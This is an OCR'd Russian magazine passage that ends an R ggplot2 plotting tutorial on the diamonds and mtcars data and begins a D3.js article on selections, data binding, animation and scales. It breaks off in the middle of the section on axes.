Про стандартные средства визуализации в R написано очень много, поэтому здесь мне бы хотелось рассказать о чем-то более интересном. В последние годы все более популярным становится пакет **ggplot2**, вот про него и поговорим.

Для того чтобы начать работать с ggplot2, нужно установить библиотеку с помощью команды install.package("ggplot2"). Далее подключаем ее для использования:

```
> library("ggplot2")
> head(diamonds)
  carat       cut color clarity depth table price↵
         x    y    z
1  0.23     Ideal     E     SI2  61.5    55   326 3.95 3.98 2.43
2  0.21   Premium     E     SI1  59.8    61   326 3.89 3.84 2.31
3  0.23      Good     E     VS1  56.9    65   327 4.05 4.07 2.31
4  0.29   Premium     I     VS2  62.4    58   334 4.20 4.23 2.63
5  0.31      Good     J     SI2  63.3    58   335 4.34 4.35 2.75
6  0.24 Very Good     J    VVS2  62.8    57   336 3.94 3.96 2.48
> head(mtcars)
                   mpg cyl disp  hp drat    wt  qsec vs am gear carb
Mazda RX4         21.0   6  160 110 3.90 2.620 16.46  0  1    4    4
Mazda RX4 Wag     21.0   6  160 110 3.90 2.875 17.02  0  1    4    4
Datsun 710        22.8   4  108  93 3.85 2.320 18.61  1  1    4    1
Hornet 4 Drive    21.4   6  258 110 3.08 3.215 19.44  1  0    3    1
Hornet Sportabout 18.7   8  360 175 3.15 3.440 17.02  0  0    3    2
Valiant           18.1   6  225 105 2.76 3.460 20.22  1  0    3    1
```

Данные diamonds и mtcars являются частью пакета ggplot2, и именно с ними мы будем сейчас работать. С первым все понятно — это данные о бриллиантах (чи-




Рис. 1. **Зависимость количества бриллиантов разного качества огранки от чистоты**




Рис. 2. **Диаграмма зависимости экономичности автомобиля от массы**

стота, цвет, стоимость и прочее), а второй сет — это данные дорожных тестов (количество миль на галлон, количество цилиндров...) автомобилей 1973–1974 годов выпуска из американского журнала Motor Trends. Более подробную информацию о данных (к примеру, размерность) можно получить, набрав `?diamonds` или `?mtcars`.

Для визуализации в пакете предусмотрено много функций, из которых для нас сейчас будет наиболее важна `qplot`. Функция `ggplot` предоставляет существенно больше контроля над процессом. Все, что можно сделать с помощью `qplot`, также можно сделать и с помощью `ggplot`. Рассмотрим это на простом примере:

```
> qplot(clarity, data=diamonds, fill=cut, geom="bar")
```

Того же самого эффекта можно достичь и функцией `ggplot`:

```
> ggplot(diamonds, aes(clarity, fill=cut))↵
 + geom_bar()
```

Однако вызов `qplot` выглядит проще. На рис. 1 можно увидеть, как строится зависимость количества бриллиантов с различным качеством огранки (cut) от чистоты (clarity).

Теперь построим зависимость пробега на единицу топлива автомобилей от их массы. Полученная точечная диаграмма (или диаграмма рассеивания _scatter plot_) представлена на рис. 2.

```
> qplot(wt, mpg, data=mtcars)
```



Можно также еще добавить цветовое отображение показателя времени разгона на четверть мили (qsec):

```
> qplot(wt, mpg, data=mtcars, color=qsec)
```

При визуализации также можно преобразовывать данные:

```
> qplot(log(wt), mpg - 10, data=mtcars)
```

В некоторых случаях дискретное цветовое деление выглядит более репрезентативно, нежели непрерывное. К примеру, если мы хотим отобразить цветом информацию о количестве цилиндров вместо времени разгона, то нужно указать, что величина носит дискретный характер (рис. 3):

```
> qplot(wt, mpg, data=mtcars, color=factor(cyl))
```

Также можно менять размер точек, используя, к примеру, `size=3`. Если ты собираешься печатать графики на черно-белом принтере, то лучше не использовать цвета, а вместо этого менять форму маркера в зависимости от фактора. Это можно сделать, заменив `color=factor(cyl)` на `shape=factor(cyl)`.




Рис. 3. **Диаграмма зависимости экономичности автомобиля от массы с отображением информации о количестве цилиндров**




Рис. 4. **Распределение автомобилей по числу цилиндров в нашем наборе данных**





Рис. 5. **Сравнительный анализ качества огранки бриллиантов с заданной чистотой**

Рис. 6. **Доля бриллиантов с различным качеством огранки в общем объеме бриллиантов с заданной чистотой**



Тип графика задается с помощь параметра `geom`, и в случае точечных диаграмм значение этого параметра равно `"points"`.

Теперь пускай мы хотим просто построить гистограмму по количеству автомобилей с соответствующим значением цилиндров:

```
> qplot(factor(cyl), data=mtcars, geom="bar")
> qplot(factor(cyl), data=mtcars, geom="bar",↵
  color=factor(cyl))
> qplot(factor(cyl), data=mtcars, geom="bar",↵
  fill=factor(cyl))
```

Первый вызов просто рисует три гистограммы для различных значений цилиндров. Надо сказать, что первая попытка придать цвет гистограмме не приведет к ожидаемому результату — черные столбики так и будут черными, только получат цветной контур. А вот последний вызов `qplot` сделает красивую гистограмму, как показано на рис. 4.

Тут следует внести ясность. Дело в том, что текущий построенный нами объект не является гистограммой в строгом смысле слова. Обычно под гистограммой понимают аналогичное отображение для непрерывных данных. В английском языке bar chart (это то, что мы только что сделали) и histogram — это два различных понятия (см. соответствующие статьи в Википедии). Здесь я, с определенной долей тяжести на душе, буду использовать слово «гистограмма» для обоих понятий, полагая, что сама природа данных говорит за себя.

Если вернуться к рис. 1, то `ggplot2` предоставляет несколько полезных опций в позиционирование графиков (по умолчанию используется значение `position="stack"`):

```
> qplot(clarity, data=diamonds, geom="bar",↵
  fill=cut, position="dodge")
> qplot(clarity, data=diamonds, geom="bar",↵
  fill=cut, position="fill")
> qplot(clarity, data=diamonds, geom="bar",↵
  fill=cut, position="identity")
```

Первый из предложенных вариантов строит диаграммы рядом, как показано на рис. 5, второй показывает доли бриллиантов различного качества огранки в общем числе бриллиантов заданной чистоты (рис. 6).

Теперь рассмотрим пример настоящей гистограммы:

```
> qplot(carat, data=diamonds, geom="histogram",↵
bindwidth=0.1)
> qplot(carat, data=diamonds, geom="histogram",↵
bindwidth=0.05)
```

Здесь параметр `bindwidth` как раз показывает, какой ширины полоса в гистограмме. Гистограмма показывает, сколько





Рис. 7. **Гистограмма распределения бриллиантов по массе для значения bindwidth=0.1**

Рис. 8. **Гистограмма распределения бриллиантов по массе для значения bindwidth=0.05**






Рис. 9. **График, полученный из точечной диаграммы с помощью локальной полиномиальной регрессии. На графике также отображается стандартная ошибка**




Рис. 10. **Линейная регрессия на основе данных из предыдущей диаграммы**

данных приходится на какой диапазон. Результаты представлены на рис. 7 и 8.

Иногда, когда нам нужно построить модель (линейную или, скажем, полиномиальную), мы можем сделать это прямо в `qplot` и немедленно увидеть результат. К примеру, мы можем построить график зависимости `mpg` от массы `wt` прямо поверх точечной диаграммы:

```
> qplot(wt, mpg, data=mtcars, geom=c↵
("point", "smooth"))
```

По умолчанию в качестве модели будет использоваться локальная полиномиальная регрессия (`method="loess"`). Результат работы будет выглядеть, как показано на рис. 9, где темно-серая полоса — это стандартная ошибка. Она отображается по умолчанию, ее отображение можно выключить, написав `se=FALSE`.

Если мы все же хотим попытаться натянуть линейную модель на эти данные, то это можно сделать очень легко. Надо просто указать `method=lm ==` (результат представлен на рис. 10).

И напоследок, конечно же, нужно показать, как строить круговые диаграммы:

```
> t <- ggplot(mtcars, aes(x=factor(1),↵
fill=factor(cyl))) + geom_bar(width=1)
> t + coord_polar(theta="y")
```

Здесь мы воспользуемся более гибкой функцией `ggplot`. Это работает так: сначала мы строим график, отображающий доли автомобилей с разным количеством цилиндров в общей массе (рис. 11), затем переводим график в полярные координаты (рис. 12).

ВМЕСТО ЗАКЛЮЧЕНИЯ

Вот мы наконец-то и освоились с использованием языка R. Что же делать дальше? Понятно, что здесь даны самые базовые возможности ggplot2 и рассмотрены лишь вопросы, связанные с векторизацией. Есть несколько хороших книг по R, которые следует упомянуть, и к ним, вне всякого сомнения, стоит обращаться чаще, чем к услугам корпорации очень навязчивого добра. Во-первых, это книга Нормана Матлоффа (Norman Matloff) «The Art of R Programming». Если же у тебя уже имеется некоторый опыт в программировании на R, то тебе может пригодиться «The R Inferno», написанная П. Бернсом (Patrick Burns). Классическая книга «Software for Data Analysis» Джона Чамберса (John Chambers) также вполне уместна.

Если говорить о визуализации в R, то есть хорошая книга «R Graphics Cookbook» В. Чанга (Winston Chang). Примеры для ggplot2 в этой статье были взяты из «Tutorial: ggplot2» (bit.ly/192zMoQ). До встречи в следующей статье «Анализ данных и машинное обучение в R»! (Кстати, дорогой читатель, а давай проспамим Виталия какими-нибудь мотивирующими имейлами? Если не проспамим, боюсь, встреча может состояться далеко не в следующем месяце ;). — Прим. ред.)




Рис. 11. **Промежуточный вариант, из которого мы планируем получить круговую диаграмму**




Рис. 12. **Финальный вариант круговой диаграммы**



ВИЗУАЛИЗИРУЙ ВСЁ

ОБЗОР D3.JS — ТОПОВОЙ JS-БИБЛИОТЕКИ ДЛЯ ВИЗУАЛИЗАЦИИ ДАННЫХ

Сейчас все продвинутые парни любят JavaScript и данные. А что любят данные? Обработку и визуализацию. Кстати, последнюю ценят как продвинутые парни, так и их непродвинутые клиенты и тем более начальники. В этой статье мы представим твоему вниманию лучшую в обитаемой части Галактики JS-библиотеку для визуализации данных.



Александр Лыкошин

Название библиотеке D3 дано по первым буквам D слов Data-Driven Documents, что можно перевести как «документы, движимые данными». Библиотека D3.js (d3js.org) позволяет проводить групповые операции над элементами HTML-документов, применяя к ним данные из массива. Она предназначена для представления в графическом виде самой разной информации, и подход, реализованный в этой библиотеке, оказался настолько успешным, что она используется в огромном количестве различных инструментов визуализации данных и десятках библиотек JavaScript для построения диаграмм. На странице проекта (d3js.org) можно увидеть действительно красивые, иногда прямо-таки завораживающие примеры (https://github.com/mbostock/d3/wiki/Gallery) самых различных графических представлений данных и получить представление о возможностях библиотеки.

ПРОСТЕЙШАЯ ДИАГРАММА

Знакомство с D3 начнем с построения простейшей линейной (полосовой) диаграммы, состоящей из горизонтально ориентированных прямоугольников, по одному на каждый элемент исходных данных, с шириной, соответствующей значению этого элемента.

Создадим пустой HTML-документ:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <style>
  </style>
</head>
<body>
  <script>
  </script>
</body>
</html>
```

Подгрузим саму библиотеку, добавив внутри тегов <head> строку:

```
<script src="http://d3js.org/d3.v3.min.js"↵
charset="utf-8"></script>
```

Динамически добавить элемент <div> с классом 'chart_area', внутри которого будет размещаться наша диаграмма, на чистом JavaScript можно, к примеру, так (не гонясь за совместимостью):

```
var div = document.createElement('div');
div.classList.add('chart_area');
document.body.appendChild(div);
```

При использовании jQuery эта операция может выглядеть так:

```
$('body').append( $('<div></div>').addClass↵
('chart_area') );
```

или так:

```
$('<div></div>').addClass('chart_area').↵
appendTo('body');
```

С использованием D3 эта операция будет такой:

```
d3.select('body').append('div').classed↵
('chart_area', true);
```

Пока мы работаем с одним элементом, внешний вид операций в D3 мало отличается от других библиотек. В строке выше сначала была сделана выборка элементов HTML (состоящая из единственного элемента 'body' функции select), затем к каждому элементу выборки (то есть единственному элементу <body>) был добавлен новый дочерний элемент 'div', и выборка стала соответствовать этим новым элементам, затем элементам текущей выборки (по-прежнему из одного элемента) был задан класс 'chart_area'.

В библиотеке D3.js основные операции совершаются именно такими цепочками функций над выборками элементов. При этом функции select(), append(), classes() на самом деле методы объекта selection (выборка), причем в результате своего выполнения они тоже возвращают объект типа selection (выборка), что и позволяет выстраивать их в такие цепочки. Так как при использовании D3 цепочки часто получаются достаточно длинными, принято разбивать их на отдельные строки:

```
// Выборка состоит из элемента <body>
var chart_area =d3.select("body")
// Выборка состоит из вновь созданного <div>
    .append('div')
// Задаем класс выбранному элементу
  <div class='chart_area'></div>
  .classed('chart_area', true);
```

79 71 5 51 40 30 91 16 33 51

Линейный график

Добавим этот код в тело документа, внутри тегов <script></script>.

Подготовим массив случайных чисел:

```
// Функция генерации случайного целого числа
   в диапазоне [lo..up]
var RANDOM_MIN = 0, RANDOM_MAX = 100;
// Массив случайных чисел
function irand(lo, up) { return Math.floor↵
         (Math.random()*(up-lo+1)+lo); }
    var data = []; for (var i=0; i<10; i++)
    { data.push(irand(RANDOM_MIN, RANDOM_MAX)); }
```

А теперь следи за руками:

```
// Берем предыдущую выборку элементов (хранящуюся
   в переменной chart_area)
chart_area
  // Делаем выборку всех дочерних элементов <div>
     из текущей выборки;
  // на данный момент таких элементов нет, и эта
     выборка пока пуста
  .selectAll('div')
  // Связываем выборку с массивом данных
  .data(data)
  // Из всего множества элементов выделяем
     подмножество добавляемых элементов 'enter';
  // в данном случае это элементы, соответствующие
     всем элементам массива
  .enter()
  // Добавляем новые элементы <div> </div>
  .append('div')
  // Задаем класс выбранным элементам
     class='bar_area'
  .classed('bar_area', true)
;
```

Функция data() связывает текущую выборку с массивом данных, выбираются элементы, которые необходимо создать функцией enter(), и функцией append() они создаются для каждого элемента данных.

С этого момента у нас создано столько же элементов div.bar_area, сколько элементов данных содержится в массиве data:

```
...
<div class="chart_area">
  <div class="bar_area"></div>
  <div class="bar_area"></div>
  ...
  <div class="bar_area"></div>
</div>
...
```

Пока что эти элементы невидимы. Добавим в цепочку (непосредственно перед завершающим «;») следующие строки:

```
      .style('background-color',↵
      'hsl(240,50%,75%)')
      .style('height', '20px')
      .style('margin', '2px 0px')
```

Теперь мы видим столько же прямоугольников, сколько элементов в нашем массиве исходных данных. Но пока все их свойства заданы константами и все прямоугольники одинаковые. Чтобы их размер соответствовал значениям данных, добавим в цепочку:

```
  // Задаем стиль width='<d>px', где d — значение
     элемента массива
  .style('width', function(d,i)↵
  { return d + 'px'; } )
  // Задаем строковое значение равным значению
```

```
  элемента массива
  .text(String)
```

Параметры d и i соответствуют значению текущего элемента массива исходных данных и его порядковому номеру. Так можно задавать любые свойства стиля или атрибуты (функцией attr) элементов, причем, как видно в этом примере, свойства элементов могут задаваться динамически, с использованием элементов массива данных: первый параметр функции — элемент массива, второй — его порядковый номер.

Например, если заменить строку с параметром background-color таким образом:

```
  .style('background-color', function(d, i)↵
  { return 'hsl(240,50%,'+(100-d/2)+'%)'; })
```

цвет элемента HTML будет определяться значением связанного с ним элемента данных. Чтобы яркость цвета была не слишком низкой, выражением (100-d/2) исходный диапазон значений данных [0..100] приводится к диапазону [50..100].

После всех этих операций каждый прямоугольник диаграммы имеет следующий вид:

```
<div
  class="bar_area"
  style="height: 20px;
         margin: 2px 0px;
         width: 175px;
         background-color: rgb(123, 123, 211);"
>38
</div>
```

Разумеется, статические свойства элементов можно было задать и обычными стилями, добавив в заголовок <style>:

```
div.bar_area {
  background-color: hsl(240,50%,75%);
  height: 20px;
  margin: 2px 0px;
}
```

Выборки enter() и exit()

В примере выше элементы HTML создавались для всех данных массива data. В случае если в уже существующий массив были добавлены новые элементы, а часть старых — удалена, при привязке данных к элементам HTML D3 автоматически определяет несколько подмножеств: элементы документа, которые не существуют, но для которых в массиве есть соответствующие данные (множество enter). Эти элементы, как правило, необходимо добавить функцией append(). Другое подмножество — exit, его элементы существуют, но для них в массиве нет соответствующих данных (множество exit). Элементы этого подмножества, как правило, должны быть удалены функцией remove(). Множеству update соответствуют элементы, которые существуют, для которых есть соответствующие элементы массива, но значения которых могли измениться. В рассмотренном выше примере всем данным массива соответствует подмножество enter (которое выбирается соответствующей функцией) и для них всех создаются элементы функцией append().

Аналогично тому, как были объявлены действия над подмножеством новых элементов enter(), можно объявить действия над подмножеством удаленных элементов exit().

Соответствие устанавливается по функции-ключу, который можно задать вторым параметром в функции data, например в данном случае ключом будет порядковый номер элемента: data(data, function(d,i) { return i; }).

Подробнее об этих подмножествах — здесь: bost.ocks.org/mike/join/. Хороший пример визуализации периодически пополняемых данных — тут: https://strongriley.github.io/d3/tutorial/bar-2.html.

Анимация

Базовая анимация в D3.js реализуется очень просто. Добавим перед строкой, в которой задается ширина элементов

```
      .style('width', function(d,i)↵
      { return d + 'px'; } )
```

следующие строки:

```
     // Исходная ширина элемента до начала
        анимации
      .style('width', 0)
      .transition()
     // Продолжительность анимации
        в миллисекундах
      .duration(750)
```

Перед тем как задать конечное значение ширины элементов текущей выборки, мы сначала задаем их ширину равной нулю, объявляем анимацию длительностью 750 мс, после которой элемент примет необходимую ширину.

Результатом выполнения будет анимация изменения ширины элемента от нуля до значения, соответствующего элементу массива.

Масштабирование

До этого момента мы были уверены, что график поместится в видимой области, из-за того, что знали, какой диапазон могут принимать исходные данные. Обычно же данные проецируются на область отображения, никак не связанную с диапазоном данных. Библиотека D3.js содержит функции для автоматического масштабирования. Добавим в исходный код сразу после формирования случайного массива данных следующий фрагмент:

```
var CHART_WIDTH = 500,
CHART_HEIGHT = 300;
var widthScale = d3.scale.linear()
   // Объявляем исходный диапазон
   .domain([
   // Определяем минимальное...
   d3.min(data, function(d,i) { return d; }),
   // ...и максимальное значения массива данных
   d3.max(data, function(d,i) { return d; })
        ])
   // Результирующий диапазон — от нуля до
      ширины диаграммы
   .range([0, CHART_WIDTH])
        // Начало и конец диапазона —
           «красивые» значения
        .nice()
      ;
```

В этом фрагменте функцией d3.scale.linear() объявляется линейный масштаб. Масштабирование устанавливает соответствие между исходным доменом (input domain) и выходным диапазоном (output range). В D3.js есть два основных типа масштабирования: количественное (quantative, при котором входной домен непрерывен, к ним относятся линейное, логарифмическое, экспоненциальное и другие) и перечислимое (ordinal, при котором входной домен дискретен, например представляет собой имена или категории). Кроме этого, есть временной линейный масштаб (d3.time.scale).

Функцией domain() задается исходный диапазон данных, функцией range — результирующий диапазон данных.

С помощью функций d3.min() и d3.max() определяются минимальное и максимальное значения набора данных.

Функция nice() позволяет расширить начало и конец входного домена до ближайших округленных значений.

Изменим строку, в которой задается ширина строки, заменив d на widthScale(d):

```
  // .style('width', function(d,i)
   { return d + 'px'; } )
  .style('width', function(d,i)↵
   { return widthScale(d) + 'px'; } )
```

Координатные оси

Добавим простейшую координатную ось:

```
var hAxis_area =
  d3
    .select("body")
    .append('div')
    //.classed('haxis_area', true)
    .style('position', 'absolute')
  ;
```

